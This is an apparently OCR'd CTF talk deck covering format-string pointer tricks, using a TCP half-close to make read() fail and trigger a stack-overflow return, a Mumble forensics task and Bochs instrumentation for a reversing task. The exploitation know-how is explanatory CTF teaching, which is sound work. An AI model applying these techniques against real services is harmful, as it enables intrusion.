Even More Format String Fun!

Additional thoughts:

- You can "fix" multiple pointers to point to a continuous range of memory (e.g. to form a 100% new pointer on the stack).
- The deeper the stack, the more "stack" pointers you'll find (not limited to `argc`/`envp`).
- If done right, ASLR bypass is for free.
- You can't use `%1$x` due to argument caching.

Getting read / recv to fail

Imagine the following challenge with no stack protector:

```
int main() {
  char buffer[128];

  …

  int op;
  while (read(sock, &op, sizeof(op)) >= 0) {
    // operation allowing an overflow of "buffer".
  }

  return EXIT_SUCCESS;
}
```

Getting `read` / `recv` to fail

- Scenario:
  - We can corrupt memory beyond *buffer* and thus overwrite the top-level return address.
  - However, there is no program logic to break from the *while* loop...
  - … other than `read()` / `recv()` function failure (return value -1).
  - We can obviously just close the connection.
    - Unfortunately, the shellcode executed when returning from *main* wouldn’t be able to send us back the flag!

One-sided connection termination

- In TCP/IP, it is possible to close only half (one direction) of the connection, while keeping the other alive.
- In Python, it can be easily achieved with the following code:

```
s.shutdown(socket.SHUT_WR)
```

One-sided connection termination

From Python docs:

`socket.`**`shutdown`**`(`*`how`*`)`

Shut down one or both halves of the connection. […] If *how* is `SHUT_WR`, further sends are disallowed.

One-sided connection termination


By using this single function call, it is possible to have all `read` / `recv` functions fail on server side, while still being able to receive data from it.

Example task: Harry Potter (Plaid CTF 2014)

Mumble Mumble

Event:	Boston Key Party CTF 2013
Organizers:	BostonKeyParty
Date:	8-9.06.2013
Category:	Forensics
Points:	100 (scale 100 - 500)
Solved by:	gynvael

Mumble Mumble



Mumble Mumble

What is Mumble?

- open-source voice communicator (similar to TeamSpeak)
- always encrypted communication
- uses TLS (source: Mumble FAQ)
  - 256-bit AES-SHA for control channel
  - 128-bit OCB-AES for voice
- ... seems solid ...

Mumble Mumble

Approach change:

1. Assume the task is solvable.
2. How must it be constructed to be solvable?

   (reverse approach)

Mumble Mumble

Approach change:

1. Assume the task is solvable.
2. How must it be constructed to be solvable? (reverse approach)

"Yes We Can: Uncovering Spoken Phrases in Encrypted VoIP Conversations"

Goran Doychev, Dominik Feld, Jonas Eckhardt, Stephan Neumann

(TL;DR: Variable Bit Rate is at fault)

Mumble Mumble


It's a low-scored task (100 pts), so surely it wouldn't be speech recovery!

Mumble Mumble


It's a low-scored task (100 pts), so surely it wouldn't be speech recovery!

What about... morse code?

Mumble Mumble



Mumble Mumble




Patching vs instrumentation

- Suppose you want to modify the behavior of an executable.
- Binary patching is a powerful tool, however…
  - what if the number and/or quality of integrity checks performed by the program outweights the benefits the patching?
- Sometimes it would be nice to just “be the CPU” and change the semantics of a chosen instruction.
  - or just monitor execution in a 100% non-invasive way.

Instrumentation can help us

- Typical user-mode instrumentation frameworks such as Intel Pin or DynamoRIO can be of much help.
  - http://eindbazen.net/2013/04/pctf-2013-hypercomputer-1-bin-100/
- You can also instrument whole operating systems. ☺

0x90



Event: SIGINT CTF 2013

Organizers: CCCAC

Date: 5-7.07.2014

Category: Reversing

Points: 300 (scale 100 - 500)

Solved by: j00ru

0x90

- The task was a 64-bit ELF binary and it annoyed me, because:
  - it was programmed to perform 10000000000000 (ten trillion) iterations of expensive SSE4.2 operations.
  - it calculated a hash of the process memory (including state of global variables etc) to include in the final result.
  - it included the numeric values of `open64()` return in the final result computation.


0x90

- We decided to run the binary inside of a Ubuntu emulated inside of the Bochs X86/64 open-source emulator.
- In order to alter the behavior of some instructions and monitor program state, we wrote a few lines of Bochs instrumentation.

0x90


```
if (RAX == 10000000000000LL) {
  RAX = 2;
  fprintf(stderr,
          "[sigint_0x90] {%u} Special RAX found and adjusted at RIP=%llx, %u\n",
           time(NULL), RIP, ++adjustements);
  fflush(stderr);
} else if (RIP == 0x402669 && (RBX & 0xffffffff00000000LL)) {
  fprintf(stderr, "[sigint_0x90] {%u} Hash value: %llx\n", time(NULL), RBX);
  fflush(stderr);
} else if (RIP == 0x4026e9 && RAX == RBX && RAX < 0x10000) {
  fprintf(stderr, "[sigint_0x90] {%u} open64() fd: %llx\n", time(NULL), RAX);
  fflush(stderr);
}
```

It worked!



Bochs log console

It worked!


Bochs for Windows - Display
A:
B:
CD
USER
Copy
Paste
snapshot
CONFIG
Reset
suspend
Power
Ubuntu 13.04 ubuntu tty1
ubuntu login: test
Password:
Last login: Fri Jul 12 12:15:17 CEST 2013 on tty1
Welcome to Ubuntu 13.04 (GNU/Linux 3.8.0-23-generic x86_64)
* Documentation: https://help.ubuntu.com/
System information as of Fri Jul 12 12:41:37 CEST 2013
System load: 0.21 Memory usage: 4% Processes: 74
Usage of /: 14.8% of 14.53GB Swap usage: 0% Users logged in: 0
Graph this data and manage this system at https://landscape.canonical.com/
6 packages can be updated.
4 updates are security updates.
test@ubuntu:~$ cd sigint
test@ubuntu:~/sigint$ ls
0x90.run xor.bin
test@ubuntu:~/sigint$ ./0x90.run
sigint_mcHamm3R
test@ubuntu:~/sigint$
CTRL + 3rd button enables mouse
IPS: 500,000M
NUM
CAPS
SCRL

Conclusions

- CTFs are really fun.
- CTFs are educational.
- CTFs are diverse and require broad knowledge of security and IT subjects.
- Whatever works, works. There are no “good” or “bad” ways to solve tasks.

Questions?

@j00ru

http://j00ru.vexillium.org/

j00ru.vx@gmail.com

@gynvael

http://gynvael.coldwind.pl/

gynvael@coldwind.pl